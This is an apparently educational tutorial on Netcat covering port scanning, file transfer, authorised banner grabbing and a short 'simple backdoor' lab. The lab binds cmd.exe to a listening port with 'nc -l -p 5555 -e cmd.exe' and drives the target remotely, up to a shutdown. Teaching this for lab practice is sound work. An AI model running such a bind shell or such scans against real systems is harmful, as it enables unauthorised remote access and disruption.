Netcat

Note: **Ncat is a modernized version of the original Netcat tool** and is included as part of the Nmap project. Ncat improves on the original tool by including many of the original features plus SSL and IPv6 support.

This is CLI (command line) based swiss army knife tool that is used to read/write data over TCP/UDP

This can be used to create open backdoor and transfer files between two machines.

Netcat uses

Port scanning


Banner grab

Port listening

Transfer files

To download netcat:

1. Got to https://eternallybored.org/misc/netcat/
2. Download netcat 1.11 zip file. Extract it on desktop
3. Open it and start command prompt from there.
4. Now type nc -help



C:\Windows\System32\cmd.exe

```
Microsoft Windows [Version 10.0.19044.1889]
(c) Microsoft Corporation. All rights reserved.

C:\Users\hp\Desktop\netcat-1.11>nc -help
[v1.11 NT www.vulnwatch.org/netcat/]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, background mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
        -p port         local port number
        -r              randomize local and remote ports
        -s addr         local source address
        -t              answer TELNET negotiation
        -u              UDP mode
        -v              verbose [use twice to be more verbose]
        -w secs         timeout for connects and final net reads
        -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]

C:\Users\hp\Desktop\netcat-1.11>
```

Netcat Syntax

The most basic syntax of the Netcat utility takes the following form:

```
nc [options] host port
```

Port Scanning

Scanning ports is one of the most common uses for Netcat. You can scan a single port or a port range.

For example, to scan for open ports in the range 20-80 you would use the following command:


```
nc -z -v 10.10.8.8 20-80Copy
```

The `-z` option will tell `nc` to only scan for open ports, without sending any data to them and the `-v` option to provide more verbose information.

The output will look something like this:

```
nc: connect to 10.10.8.8 port 20 (tcp) failed: Connection refused

nc: connect to 10.10.8.8 port 21 (tcp) failed: Connection refused

Connection to 10.10.8.8 22 port [tcp/ssh] succeeded!

nc: connect to 10.10.8.8 port 23 (tcp) failed: Connection refused

...

nc: connect to 10.10.8.8 port 79 (tcp) failed: Connection refused

Connection to 10.10.8.8 80 port [tcp/http] succeeded!
```

Example:



```
C:\Users\hp\Desktop\netcat-1.11>nc -z -v 8.8.8.8 20-80
dns.google [8.8.8.8] 80 (http): TIMEDOUT
dns.google [8.8.8.8] 79 (finger): TIMEDOUT
dns.google [8.8.8.8] 78 (?): TIMEDOUT
dns.google [8.8.8.8] 77 (?): TIMEDOUT
```

Sending Files through Netcat

Netcat can be used to transfer data from one host to another by creating a basic client/server model.

A **frequently used feature** of Netcat is copying files. Even large quantities of data can be sent and individual partitions or entire hard drives cloned. In our example, the *testfile.txt* file is copied from computer A (client) to computer B (server) via port 6790: These steps are required:

1. Determine the IP address of computer B (destination PC)
2. **Create the test file***testfile.txt* in the Netcat folder of computer A; in this example, the test file is located in the client's Netcat folder. The copied file then ends up in the Netcat folder on computer B (other file paths need to be adjusted accordingly).
3. Enter the Netcat syntax in the command line

Computer B (acts as the receiving server):

```
nc -l -p 6790 > testfile.txt
ENTER
```

Computer A (acts as the sending client):

```
nc –vn [IP address of computer B] 6790 < testfile.txt
ENTER
```

The success of the transfer is **not confirmed in the command prompt**. You can see whether the transfer worked by checking in the destination folder.

Banner Grabbing

3. Enter the following command to identify the IP address for the getcertifiedgetahead.com site:

```
ping getcertifiedgetahead.com
```

```
C:\SecurityLabs\netcat>ping getcertifiedgetahead.com

Pinging getcertifiedgetahead.com [35.221.53.172] with 32 bytes of data:
Reply from 35.221.53.172: bytes=32 time=53ms TTL=55
Reply from 35.221.53.172: bytes=32 time=48ms TTL=55
Reply from 35.221.53.172: bytes=32 time=56ms TTL=55
Reply from 35.221.53.172: bytes=32 time=50ms TTL=55

Ping statistics for 35.221.53.172:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 48ms, Maximum = 56ms, Average = 51ms
```

Notice that the first line in the response shows that the IP address is 35.221.53.172.

```
Pinging getcertifiedgetahead.com [35.221.53.172] with 32 bytes of data:
```

4. Type in the following command to grab the banner from the server.

> ***Note:*** *Do NOT perform this command against any other site without obtaining express written permission first. Your actions can be interpreted as malicious and in some cases even illegal.*
>
> *As a learning exercise, you are authorized to perform the command against getcertifiedgetahead.com. However, this authorization does NOT extend to the use of any other vulnerability scans or penetration testing tests.*

```
echo “” | nc -vv -n -w1 35.221.53.172 80
```

- **echo “”** sends a blank command to the server.
- | is the pipe symbol indicating the echo command will send the blank command after the connection is established.
- **nc** is the netcat command.
- **-vv** is the verbose command on Windows versions of netcat. Linux versions use -v.
- **-n** indicates don’t attempt to resolve the name from the IP address.
- –**w1** says to wait no more than one second for a reply.
- **35.221.53.172** is the IP address of the server.
- **80** is the port for HTTP.

You’ll see a reply similar to this:

```
(UNKNOWN) [35.221.53.172] 80 (?) open
HTTP/1.1 400 Bad Request
Date: Thu, 25 May 2017 13:54:44 GMT
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.1e-fips mod_bwlimited/1.4
Accept-Ranges: bytes
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>
<head>
<title>400 Bad Request</title>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<style type="text/css">
body {
font-family: Verdana, Arial, Helvetica, sans-serif;
font-size: 12px;
background-color:#367E8E;
scrollbar-base-color: #005B70;
scrollbar-arrow-color: #F3960B;
scrollbar-DarkShadow-Color: #000000;
color: #FFFFFF;
margin:0;
`
```

```
a { color:#021f25; text-decoration:none}
h1 {
font-size: 18px;
color: #FB9802;
padding-bottom: 10px;
background-image: url(sys_cpanel/images/bottombody.jpg);
background-repeat: repeat-x;
padding:5px 0 10px 15px;
margin:0;
}
#body-content p {
padding-left: 25px;
padding-right: 25px;
line-height: 18px;
padding-top: 5px;
padding-bottom: 5px;
}
h2 {
font-size: 14px;
font-weight: bold;
color: #FF9900;
padding-left: 15px;
}
</style>
</head>
```

```
<body>
<div id="body-content">
<!- start content->

<!-
instead of REQUEST_URI, we could show absolute URL via:
http://HTTP_HOST/REQUEST_URI
but what if its https:// or other protocol?

SERVER_PORT_SECURE doesn't seem to be used
SERVER_PORT logic would break if they use alternate ports
->

<h1>400 Bad Request</h1>
<p>Your browser sent a request that this server could not understand:</p>
<blockquote>
(none) (port 80)
</blockquote>
<p>
Please forward this error screen to 35.221.53.172's
<a href="mailto:xxx@xxx.xxx?subject=Error message [400] 400 Bad Request for (none) port 80 on Thursday
09:54:44 EDT">
WebMaster</a>.
</p>
<hr />

<!- end content ->
</div>
</body>
</html>
sent 6, rcvd 2207: NOTSOCK
```

Notes:

HTTP/1.1 400 Bad Request indicates the server doesn't understand the echo "" command. Still it returns a lot of information on the server. This includes:

- **(UNKNOWN) [35.221.53.172] 80 (?) open:** This indicates port 80 is open.
- **Apache/2.4.18 (Unix):** This is an Apache web server version 2.4.18 running on a Unix-based system.
- **OpenSSL/1.0.0-fips** – This is an open source implementation of SSL and TLS protocols using Federal Information Processing Standard (fips)
- **mod_bwlimited/1.4** – this identifies a CPanel modules used for monitoring bandwidth.

The server is assuming this request came from a web browser and the remaining data is HTML code that would display a web page (if it was returned to a web browser instead of a command line window).

Create chat program using Netcat

Create simple backdoor using Netcat

A backdoor is a malware type that denies normal authentication procedures to access a system. As a result, remote access is granted to resources within an application, such as databases and file servers, giving culprits the ability to remotely issue system commands and update malware.

1. For this we need two computers
2. Netcat should be installed on both computers.
3. Now open cmd on target system and type command: nc –l –p 5555 –e cmd.exe
   This tell netcat to execute cmd.exe once the connection is established.
4. From attacking computer type following command in cmd
   Nc 192.168.0.15 5555
   It will establish connections to the target system (192.168.0.15)
5. Now to check run ipconfig command from attacking system, it will show ip address of target system.
6. Now run second command mkdir test
7. This will create test folder in the target system.
8. Target system can also be shut down using command: shutdown –r –t 50000 (1000 is time)
9. This connection can be stopped by attacking system by pressing ctrl + c

Create chat program using socat

Create program using socat in which three terminals are networked via the second terminal acting as a relay.

Perform port redirection using Fpipe

Perform port redirection using Datapipe